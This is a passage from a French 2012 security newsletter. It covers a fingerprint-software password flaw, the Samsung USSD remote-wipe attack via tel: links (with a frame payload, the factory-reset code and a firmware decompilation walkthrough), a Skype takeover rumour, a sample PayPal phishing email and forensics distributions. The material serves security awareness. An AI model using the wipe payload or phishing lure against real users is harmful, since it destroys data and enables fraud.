Dans le cas d'un attaquant disposant d'un compte sur la machine, l'attaque est triviale. Elle consiste tout simplement à lancer le code d'exploitation permettant l'extraction et le déchiffrement des mots de passe.

«Malgré les mécanismes de protection apportés par le correctif, les chercheurs ont tout de même réussi une nouvelle fois à récupérer les identifiants et mots de passe stockés dans la base de registre.»

L'utilisation de Protector Suite peut donc peut procurer à ses utilisateurs un faux sentiment de sécurité. Les informations sont censées être protégées grâce à l'utilisation d'une authentification biométrique, cependant les mots de passe du système ne disposent plus des mécanismes de protection mis en place au sein de Windows. On peut d'ailleurs également dégager plusieurs autres problématiques connexes :

- La restriction de l'authentification biométrique est rarement prise en compte par les administrateurs lorsqu'ils conçoivent les Stratégies de Groupe Windows,
- Cette vulnérabilité affecte uniformément toutes les machines équipées d'un capteur biométrique / lecteurs d'empreintes digitale de ce type embarquant Protector Suite, sans distinction de marque ou de modèle,
- S'agissant d'un logiciel externe à Windows, il n'est pas inclus dans les cycles de mises à jour de Microsoft et nécessite que l'administrateur applique lui-même le correctif nécessaire sur chaque machine impactée,
- Un code d'exploitation public est disponible sur GitHub, rendant l'exploitation de cette vulnérabilité triviale.

Correction et nouvelle exploitation...

Le 18 septembre, Authentec a pourtant publié un correctif qui semble être passé inaperçu. Une fois que les deux chercheurs en ont pris connaissance, ils se sont donc attelés à mettre le logiciel une nouvelle fois à l'épreuve.

Malgré les techniques d'obfuscation de code, les mécanismes de protection anti-debogage ainsi que les changements effectués dans l'implémentation de l'algorithme de chiffrement, ils ont tout de même réussi une nouvelle fois à récupérer les identifiants et mots de passe stockés dans la base de registre.
Ils ont pu constater que la longueur de clé de chiffrement est toujours de 56 bits. Cependant, la clé est dorénavant protégée par le mécanisme de protection DPAPI, intégré au sein de Windows. Ce mécanisme permet de limiter l'accès aux données manipulées par l'application à l'utilisateur le plus privilégié de la machine (NT AUTHORITY\SYSTEM).

Le logiciel reste donc vulnérable, mais l'exploitation de cette vulnérabilité nécessite désormais d'être administrateur de la machine. Les deux chercheurs ont mis à jour leur

code d'exploitation, mais cette nouvelle contrainte rend, de fait, la vulnérabilité virtuellement sans conséquence. En effet, d'autres méthodes connues permettent d'obtenir le même résultat : extraction des mots passe des utilisateurs locaux à partir d'un accès SYSTEM.

Conclusion

Il s'agit donc d'un échec ou d'une réussite limitée, selon le point de vue que l'on prend. Toujours est-il qu'on constate dans ce cas l'importance qui doit être accordée à la sécurité lors des phases de développement. Une conception rigoureuse aurait sûrement pu ainsi éviter de se retrouver dans une situation où la mise en place d'un correctif efficace peut se révéler être un réel casse-tête, voire impossible. Cette règle est d'autant plus importante dans le cas d'un logiciel censé apporter plus de sécurité.
On pourra également noter que substituer les mécanismes de protection et les standards de sécurité existants (AES, SSL, etc.) par des «recettes maison» est presque toujours la source de nouveaux problèmes...

> AES : Définition

AES ou Advanced Encryption Standard est l'un des algorithmes de chiffrement symétriques actuellement les plus répandus. Il est à ce jour considéré comme sûr et est très largement utilisé pour préserver la confidentialité des données informatiques. On peut par ailleurs noter que la NSA autorise l'utilisation de cet algorithme pour la protection des données classifiées «Top Secret».

AES est un chiffrement par bloc, par opposition au chiffrement par flot, ce qui signifie que les données sont découpées en blocs qui sont traités tour à tour.
Ces blocs de données passent alors par plusieurs «rounds» successifs durant lesquels ils subissent différentes opérations de substitutions et de permutations. À la fin de chaque round, une clé dérivée de la clé de chiffrement originale est additionnée (opération XOR) au bloc de données.

Références

Articles presse
http://www.zdnet.com/pc-passwords-exposed-by-flaw-in-apple-owned-fingerprint-software-7000005527/

http://adamcaudill.com/2012/10/07/upek-windows-password-decryption/

http://blog.crackpassword.com/2012/08/upek-fingerprint-readers-a-huge-security-hole/

http://arstechnica.com/security/2012/10/confirmed-fingerprint-reader-owned-by-apple-exposes-windows-passwords/

https://threatpost.com/en_us/blogs/researcher-fix-upek-fingerprint-reader-encryption-woes-falls-short-101112

http://venturebeat.com/2012/10/10/apple-subsidiary-authentec-patched-windows-software/

https://threatpost.com/en_us/blogs/deeply-flawed-apple-owned-fingerprint-reader-software-tough-fix-101112

http://securitynirvana.blogspot.no/2012/09/elcomsoft-upek-more.html

Outil de déchiffrement
https://github.com/brandonlw/upek-ps-pass-decrypt#readme

Analyse d'ElcomSoft
http://www.elcomsoft.com/PR/eppb_110524_en.pdf

Codes USSD et Samsung

par Julien TERRIAC

http://www.galaxys3.fr/wp-content/uploads/2012/09/reset-scary-211.jpeg

Intro

Lors de la conférence de sécurité Ekoparty de 2012 qui a eu lieu à Buenos Air, Ravishankar Borgaonkar a réussi à effacer, à distance, l'ensemble des données du dernier mobile de Samsung, le Galaxy S3.

Cette démonstration a provoqué de vives réactions. Néanmoins, nous avons pu constater que parmi toutes les publications sur internet, de nombreuses étaient erronées ou incomplètes. Cet article a pour objectif d'expliquer le plus clairement possible les différents aspects de cette vulnérabilité.

La vulnérabilité ?

La vulnérabilité a pour origine le support par Android du schéma d'URI (Uniform Resource Identifier) «tel :». On utilise ce protocole pour composer directement un numéro téléphonique depuis un navigateur Internet (ou depuis n'importe quelle autre application).

Dialer	tel: *phone_number*	CALL	Calls the entered phone number. Valid telephone numbers as defined in the IETF RFC 3966 are accepted. Valid examples include the following: • tel:2125551212 • tel: (212) 555 1212

http://developer.android.com/guide/appendix/g-app-intents.html

Ainsi, pour contacter directement une société (XMCO par exemple), un développeur insère, au sein du code source de la page internet, le lien suivant : tel:0147346861.

```
XMCO est un cabinet dont le coeur de métier est l'audit de sécurité et les t
    <br><br>
    <a class="lien" href="tel:0147346861">Tel  : +33 (0)1 47 34 68 61</a>
    <br><br>
```

Lorsque l'utilisateur clique sur ce lien depuis son téléphone, le numéro (0147346861) se charge automatiquement dans son «dialer». Il ne lui reste plus qu'appuyer sur «appel».

Dans cet exemple, il est important, pour la suite, de noter qu'une interaction avec l'utilisateur est requise pour que l'appel soit effectué.

Cependant, que se passe-t-il si l'on remplace le numéro de téléphone par un code «USSD» ?

Qu'est-ce qu'un code USSD ?

Pour commencer, introduisons le terme «USSD». De nombreux codes existent et permettent d'accéder à des fonctions «cachées» du téléphone ou du réseau téléphonique. Ces codes sont appelés des «codes USSD».

Tous les codes contenant un astérisque (*) ou le signe dièse (#) sont des codes dits MMI (Man-Machine-Interface). Il existe quatre sortes de code MMI :

➕**Supplementary Service (SS) Codes** : ils sont utilisés pour paramétrer les services du GSM, comme la présentation d'un numéro.

➕**Les USSD codes** : (Unstructured Supplementary Service Data) sont des codes permettant d'exécuter des services via le réseau GSM. Par exemple, chez la plupart des opérateurs, #123# <ENVOYER> permet d'accéder au suivi de son compte. Ces codes sont mis en place par l'opérateur.
Note : ces codes, étant envoyés sur le réseau, nécessitent une interaction avec l'utilisateur.

➕**Les codes définis par le constructeur :** cette catégorie de code nous intéresse particulièrement. Ces codes sont créés et implémentés par le constructeur au sein du téléphone. L'exemple le plus connu est le code permettant de connaître son IMEI (identifiant unique pour chaque téléphone) : *#06#, implémenté sur tous les téléphones.

➕**SIM control codes** : ces codes sont utilisés pour modifier la configuration du code PIN. Ainsi, pour changer le code PIN de 0000 à 1111 on entrera : **04*0000*1111*1111#.
Puisque ces codes ne sont pas envoyés sur le réseau (exécutés en local sur le téléphone), l'utilisateur n'a pas besoin d'appuyer sur la touche <ENVOYER>. Ce sont donc ces codes qui vont nous intéresser, puisqu'ils ne nécessitent aucune interaction avec l'utilisateur.

Quels sont les codes dangereux ?

Certains codes permettent de réaliser des actions sensibles. Cependant leur utilisation peut être détournée à des fins malicieuses. Voici deux exemples de codes potentiellement dangereux :

➕**Destruction de la carte SIM** : Un code «USSD» permet de changer le code PIN en utilisant le code PUK. Il suffit de réitérer l'opération 3 fois pour détruire la carte SIM d'un téléphone.

➕**Réinitialisation du téléphone avec les paramètres d'usine**. Elle s'effectue par l'utilisation du code USSD *2767*3855# (pour les téléphones Samsung) et entraine l'effacement de toutes les données présentes sur le téléphone. De plus, une fois le processus lancé, l'utilisateur ne peut plus l'interrompre et les dommages provoqués sont irréversibles. C'est l'utilisation de ce code qui a été démontré lors de la conférence «Dirty use of USSD codes».

Quels sont les scénarios possibles de l'attaque ?

Après avoir défini l'origine de la vulnérabilité, voici quelques scénarios d'attaque qui ont été imaginés par les chercheurs. L'utilisation conjointe des codes USSD et du protocole TEL permet à un attaquant de déclencher des actions dangereuses à distance. Le pirate envoie à sa victime un lien du type : tel: <Code USSD>. Il remplace le numéro de téléphone par un code USSD dangereux. Une fois créé, le pirate n'a plus qu'à communiquer le lien à sa victime. Pour cela, plusieurs choix s'offrent alors au pirate :

➕**L'envoi du lien malicieux par SMS au format PUSH**, par courriel ou par l'utilisation de la technologie Near Field Communication (NFC) ;

➕**La création d'une iframe** (bannière invisible pour l'utilisateur) sur un site Internet contenant le lien malicieux. Dès que l'utilisateur se connectera à la page, le lien sera automatiquement chargé à son insu.

Voici un exemple d'un code malicieux avec l'utilisation du code *#06# permettant l'affichage de l'IMEI :

```
<frameset>
  <frame src="tel:*%2306%23" />
  </frameset>
```

En cas d'utilisation du code USSD *2767*3855# (procédure d'effacement sur les téléphones Samsung), dès que la victime chargera le lien depuis son smartphone (SMS, mail, site, etc), la procédure de réinitialisation se lancera automatiquement, sans aucune possibilité de l'arrêter.

La vulnérabilité affecte donc potentiellement tous les téléphones supportant le protocole TEL et les codes USSD, c'est -à dire tous les téléphones Android (avant publication de la vulnérabilité).

Comment trouver ces codes USSD au sein de son téléphone ?

Les codes étant stockés dans le téléphone, il est possible de les retrouver grâce à des méthodes de reverse engineering. Tout d'abord, il faut récupérer le firmware du téléphone cible. Dans notre cas, nous allons prendre celui du Galaxy S3 :

Model	Country/Carrier	Date	Version	PDA	CSC	Download
GT-I9300	Nordic countries	2012 October	Android 4.1.1	I9300XXDLJ2	I9300NEEDLI2	Download
GT-I9300	France	2012 October	Android 4.1.1	I9300XXDLJ2	I9300XEFDLJ2	Download
GT-I9300	France (Bouygues)	2012 October	Android 4.1.1	I9300XXDLJ2	I9300BOGDLJ2	Download

http://www.sammobile.com/firmware/

«De nombreux codes existent et permettent d'accéder à des fonctions «cachées» du téléphone ou du réseau téléphonique.»

Le fichier téléchargé est un fichier compressé au format .tar.md5 qui contient toutes les images disques (extension en .img) du firmware. Elles correspondent aux partitions (boot, cache ...). Celle que nous allons étudier est la partition system (system.img) qui contient les fichiers APK intéressants (Android PacKage ; programme sous Android). Les fichiers APK peuvent être considérés comme des conteneurs ZIP. Nous allons donc sélectionner le fichier /filesystem/app/serviceModeApp.apk.


system.img


serviceModeApp.apk

À partir de ce fichier, il faut effectuer une conversion en JAR (fichier compressé) de manière à pouvoir extraire tous les fichiers class associés (exécutables Java). De même que pour les fichiers APK, les fichiers JAR peuvent être assimilés à des fichiers ZIP.

serviceModeApp_dex2jar.jar

ServiceModeApp.class

Enfin, la dernière étape est de décompiler le fichier ServiceModeApp.class (celui qui nous intéresse) afin d'accéder à son code source.

```
OEM_SM_TYPE_SUB_TST_AUTO_ANSWER_ENTER = '';
OEM_SM_TYPE_SUB_TST_NV_RESET_ENTER = '!';
OEM_SM_TYPE_SUB_SET_LTE_ANT_PATH_NORMAL = '';
```

Après une étude approfondie du fichier ServiceModeApp.java (correspondant au code source du fichier ServiceModeApp.class), nous remarquons la méthode : OEM_SM_TYPE_SUB_TST_NV_RESET_ENTER.

```
if(mKeyString.equals("2767*2878"))
{
    mOem.getClass();
    mOem.getClass();
    mOem.getClass();
    mOem.getClass();
    mOem.getClass();
    SendData('\001', '\001', '!', '\0', '\0');
    continue; /* Loop/switch isn't completed */
}
```

Nous retrouvons ainsi notre code 2767*2878, qui permet de réinitialiser le téléphone et d'effacer tout son contenu.

> INFO

Une vulnérabilité affectant Skype permettrait de voler un compte en connaissant seulement l'adresse email de sa victime

Une vulnérabilité affectant Skype fait actuellement le tour du web. Celle-ci permettrait à un attaquant de voler un compte en ne connaissant que l'adresse email de sa victime.

D'après les informations circulant sur Internet, il suffirait de créer un nouveau compte Skype en utilisant l'adresse email de sa victime, puis, tout en étant connectant avec ce compte «attaquant», demander à réinitialiser le mot de passe sur le site web de Skype en utilisant l'adresse de sa victime. Un message contenant l'ensemble des informations nécessaires à la réinitialisation du mot de passe du compte de la victime apparaitrait alors dans le client Skype de l'attaquant.

De nombreux témoignages confirmeraient l'existence de cette faille de sécurité. Cependant, le CERT-XMCO n'a pas été en mesure de confirmer cette vulnérabilité. En effet, la page internet pour faire une demande de réinitialisation de mot de passe redirige actuellement vers la page d'authentification, peut-être un moyen temporaire pour Skype d'empêcher une attaque massive de ses utilisateurs en attendant un correctif définitif.

Comment s'en prémunir ?

Afin de se prémunir de l'attaque, il faut appliquer les dernières mises à jour de sécurité de votre firmware. Comme vous le remarquerez, tous les constructeurs n'ont pas encore publié de mise à jour. C'est pourquoi il reste préférable d'installer le logiciel TelStop, disponible sur la boutique GooglePlay.

Cette application, gratuite, bloquera l'exécution automatique des codes malicieux : une popup d'alerte s'affichera avec le lien :

Comment savoir si son téléphone est vulnérable ?

Pour savoir si un téléphone est vulnérable à ce type d'attaque, il suffit de se rendre à l'adresse suivante depuis son téléphone: http://www.isk.kth.se/~rbbo/testussd.html. Si l'IMEI (code composé de 15 chiffres) s'affiche, le téléphone est vulnérable. Dans le cas contraire, une pop-up doit afficher «tel :*#06#».

Cette page a été mise en place par le chercheur ayant découvert la «vulnérabilité Samsung».

```
<html>
<head>
<title> Andriod TEL URL Handling exploit demo by Ravishankar Borgaonkar
</title>
<script type="text/javascript">

  var _gaq = _gaq || [];
  _gaq.push(['_setAccount', 'UA-35087006-1']);
  _gaq.push(['_trackPageview']);

  (function() {
    var ga = document.createElement('script'); ga.type = 'text/javascript';
ga.async = true;
    ga.src = ('https:' == document.location.protocol ? 'https://ssl' :
'http://www') + '.google-analytics.com/ga.js';
    var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(ga, s);
  })();

</script>
</head>
<frameset>
  <frame src="tel:*%2306%23" />
  </frameset>
</html>
```

Le code MMI employé ici n'est pas dangereux. Il s'agit du code *#06# qui permet d'afficher uniquement l'IMEI.

Conclusion

La vulnérabilité des téléphones Samsung s'avère donc assez simple et d'une efficacité redoutable. Les codes USSD à l'origine de la séquence de réinitialisation sont quant à eux connus depuis 2010.
Il aura donc fallu près de deux ans pour découvrir cette vulnérabilité, au final, relativement simple.

Références

➕ Références CERT-XMCO
CCXA-2012-1744, CXA-2012-1748

➕ Autres références
https://android.googlesource.com/platform/packages/apps/Contacts/+/39948dc7e34dc2041b801058dada28fedb80c388%5E%21/

http://www.f-secure.com/weblog/archives/00002434.html

«L'hygiène informatique en entreprise - Quelques recommandations simples» par l'ANSSI

À l'occasion de l'ouverture des Assises de la sécurité informatique à Monaco, l'ANSSI a publié plusieurs documents à destination des décideurs et autres responsables informatiques, proposant différentes recommandations «simples» pour garantir une certaine «hygiène informatique» dans le monde de l'entreprise.


Pour cela, l'agence propose une check-list de 40 points, et demande aux professionnels de l'entreprise de lui faire un maximum de retour d'ici au 15 novembre prochain, afin d'adapter au mieux cette liste de recommandations aux besoins et aux attentes des entreprises. En effet, selon l'ANSSI, protéger les données et le réseau informatique des entreprises est aujourd'hui crucial pour leur survie et leur compétitivité.

Les points proposés sont regroupés dans les catégories suivantes :

- Connaître précisément le système d'information et ses utilisateurs ;
- Maîtriser le réseau ;
- Mettre à niveau les logiciels ;
- Sécuriser les équipements terminaux ;
- Segmenter le réseau et contrôler l'annuaire ;
- Protéger le réseau interne de l'Internet ;
- Surveiller les systèmes ;
- Sécuriser les postes des administrateurs ;
- Contrôler l'accès aux locaux et sécurité physique ;
- Organiser la réaction en cas d'incident ;
- Faire auditer la sécurité ;
- Sensibiliser.

Ces documents sont disponibles sur le site de l'ANSSI aux adresses suivantes :
http://www.ssi.gouv.fr/IMG/pdf/Hygiene_informatique_20121002-1859.pdf

http://www.ssi.gouv.fr/IMG/pdf/Checklist_Hygiene_info_simplifiee.pdf



Le Phishing du mois

Paypal

Ce mois-ci intéressons-nous à une nouvelle attaque de phishing affectant cette fois la société Paypal.

L'email reçu reste très amateur, fautes d'orthographe, emplacement aléatoire des accents, etc.

De : **PayPal <PayPal@dll-Service.fr>**
Objet : Attention Votre compte a ete limite !
Date : 28 septembre 2012 18:49:23 HAEC
À : r_et_d@xmco.fr

PayPal Votre réflexe sécurité pour payer en ligne

Nous avons restreint l'accés a votre compte paypal

Bonjour,

Dans le cadre de nos mésures de sécurite, Nous vérifions regulierement l'activité de l'ecran paypal. Nous avons demande des informations a vous pour la raison suivante:

Veuillez procédez comme suit pour résoudre le probléme. (Dossier nPP-916-493-345)

C'est le dernier rappel pour vous connecter a paypal, Une fois que vous serez connecter paypal vous fournira des mésures pour rétablir l'accés a votre compte.

une fois connecte, suivez les étapes pour activer votre compte Nous vous remercions de votre comprehension pendant que nous travaillons a assurer la sécurité compte.

La procédure est très simple :

Cliquez sur le lien ci-dessous pour ouvrir une fenêtre de navigateur sécurisée.
COnfirmez que vous êtes bien le titulaire du compte et suivez les instructions.

Cliquez ici pour activer votre compte


Une fois connecte, suivez les etapes pour activer votre compte.

Cordialement,
paypal


Aide | Espace Sécurité

Copyright © 2012 paypal. Tous droits réservés.

Le lien inclus dans cet email nous dirige ensuite vers le domaine caritasenzaconfini.org.



Quelques secondes plus tard, nous sommes redirigés vers une page copiée du site original (aucune faute).



Pour ce numéro spécial, nous avons choisi de vous présenter et comparer deux distributions dédiées aux investigations Forensics : SIFT et DEFT.

Stéphane AVI et Arnaud BUCHOUX

LOGICIELS FORENSICS & TWITTER

SANS Investigate Forensic Toolkit (SIFT)
Distribution officielle du SANS

Digital Evidence & Forensic Toolkit (DEFT)
Distribution libre

Top Twitter
Une sélection de comptes Twitter suivis par le CERT-XMCO

> SIFT

SANS Investigate Forensic Toolkit

DISPONIBLE A L'ADRESSE SUIVANTE :
http://computer-forensics.sans.org/community/downloads

Note XMCO

Acquisition d'images	●●●●○
Analyse de l'intégrité	●●●○○
Analyse de disque, registre Windows, log	●●●●○
RAM, Smartphones, Malware	●●●○○
Recouvrement de données	●●●○○
Forensics réseau	●●●●○
Forensics mobile	●●●○○

Le SANS fournit une distribution complète et très bien documentée. Certes la SIFT ne déborde pas d'outils, mais elle fournit l'arsenal essentiel à toute enquête. De plus, ses Cheat-Sheets en font un outil très performant, voire indispensable à tout investigateur Forensic.

Informations

Cette distribution a été développée par une équipe internationale composée d'experts en forensics et dirigée par Rob Lee de la formation SANS. La première version a été publiée le 13 décembre 2008, son développement est toujours actif. SIFT est mise à disposition gratuitement et sert également de support à la formation SANS correspondante (FOR 508). SIFT est distribuée sous la forme d'une appliance VMware, mais également d'une image ISO, basée sur la distribution Ubuntu.

Systèmes de fichier supportés

✚Support des systèmes de fichiers principaux (MSDOS, FAT, VFAT, NTFS, HFS, UFS, EXT2/3/4)

✚Support des images RAW (dd), Expert Witness (E01), et Advanced Forensic Format (AFF)

Les avantages

SIFT incluse une version modifiée, améliorée de l'outil Log-2timeline et Volatility. Ces versions rajoutent des fonctionnalités, par exemple le fait de monter directement une image pour Log2timeline.

De plus, la distribution est fournie de base avec une très bonne documentation.

Détails

Lors d'une investigation forensics, de nombreux fichiers de logs peuvent être récupérés. La base d'une analyse est de comprendre le scénario suivi et de construire une suite d'évènements. C'est à ce moment que l'outil log2timeline peut s'avérer intéressant. Pour cela, log2timeline permet de combiner plusieurs formats de logs pour restituer un historique global de l'activité d'une machine ou d'un agrégat de machines.

L'outil log2timeline permet de traiter certains fichiers de log. Les principaux formats supportés par la version 0.65 de l'outil sont les suivants :


✚Serveurs Web :
- o Apache 2 : logs d'accès et d'erreur,
- o IIS : fichiers de log W3C ;

✚Navigateurs Web :
- o Chrome : historique,
- o Firefox : signets, cache, historique,
- o Internet Explorer : historique ;
- o Opera : historique ;


✚Systèmes d'exploitation :
- o Windows 2000/XP/2003/2008 : fichiers d'évènements (.evt et .evtx) ;
- o Linux : logs génériques ;

De nombreux logs de logiciels tiers sont également supportés par l'outil (Symantec, Squid, Skype, McAfee, etc.).


En outre, l'outil Log2timeline-sift permet de monter directement une image afin de l'analyser. Dans le cas d'une image Expert Witness, il faut cependant utiliser l'outil mount_ewf.py.



L'utilisation de cet outil est très simple puisqu'il suffit de lancer l'outil Log2timeline-sift avec en paramètre, l'image à analyser. Le paramètre «p» informe l'outil s'il s'agit d'une partition ou d'un disque. L'outil demande si l'image doit être montée, puis commence à extraire les informations. Attention, l'exécution de l'outil peut prendre beaucoup de temps en fonction de la taille du disque à analyser.



Le résultat est présent dans le répertoire/cases/timeline-output-folder. Le fichier est l'image disque. Il faut ensuite utiliser l'outil l2t_process pour trier les dates des évènements.



Il est alors possible de suivre les agissements de l'utilisateur. L'exemple suivant illustre notamment des activités du logiciel antivirus, ainsi que de la visite de certaines URLs :

	date	time	timezone	MACB	source	sourcetype	type	user	host	short	desc	version	filename	inode	notes	format
166346	02/21/2012	22:42:19	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Verifying V2engdet.mcs.	2	C:/Documen	50804	-	Log2t::input: -
166347	02/21/2012	22:42:19	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Update Finished	2	C:/Documen	50804	-	Log2t::input: -
166348	02/21/2012	22:42:19	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Verifying VSE880Det.McS.	2	C:/Documen	50804	-	Log2t::input: -
166349	02/21/2012	22:42:19	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Searching available updates for BC	2	C:/Documen	50804	-	Log2t::input: -
166350	02/21/2012	22:42:19	UTC	MACB	McAfee Upd	HIPS	Entry Written	NT AUTHORI	WKS-WINXP	McAfee Upd	Product(s) running the latest BOC	2	C:/Documen	50804	-	Log2t::input: -
166351	02/22/2012	17:00:14	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: AntiVirus DAT vers	2	C:/Documen	5243	-	Log2t::input: -
166352	02/22/2012	17:01:40	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: action: No Action 1	2	C:/Documen	5243	-	Log2t::input: -
166353	02/22/2012	17:01:40	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: action: No Action 1	2	C:/Documen	5243	-	Log2t::input: -
166354	02/22/2012	17:01:40	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: action: No Action 1	2	C:/Documen	5243	-	Log2t::input: -
166355	02/22/2012	17:02:55	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: Not scanned (The t	2	C:/Documen	5243	-	Log2t::input: -
166356	02/22/2012	17:04:23	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: Scan Complete Wk	2	C:/Documen	5243	-	Log2t::input: -
166357	02/22/2012	17:04:23	UTC	MACB	AV	McAfee AV Log	Entry written	tdungan	WKS-WINXP	Line from On	OnAccessScan: Scan Summary Wk	2	C:/Documen	5243	-	Log2t::input: -
166358	02/22/2012	19:28:19	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://fonts.cnet.com/mna1g	2	C:/Documen	21548	Not the defa	Log2t::input: -
166359	02/22/2012	19:28:20	UTC	.ACB	WEBHIST	Internet Explorer	Server Modif	-	WKS-WINXP	visited http:/	URL:http://fonts.cnet.com/k/mna	2	C:/Documen	21548	Not the defa	Log2t::input: -
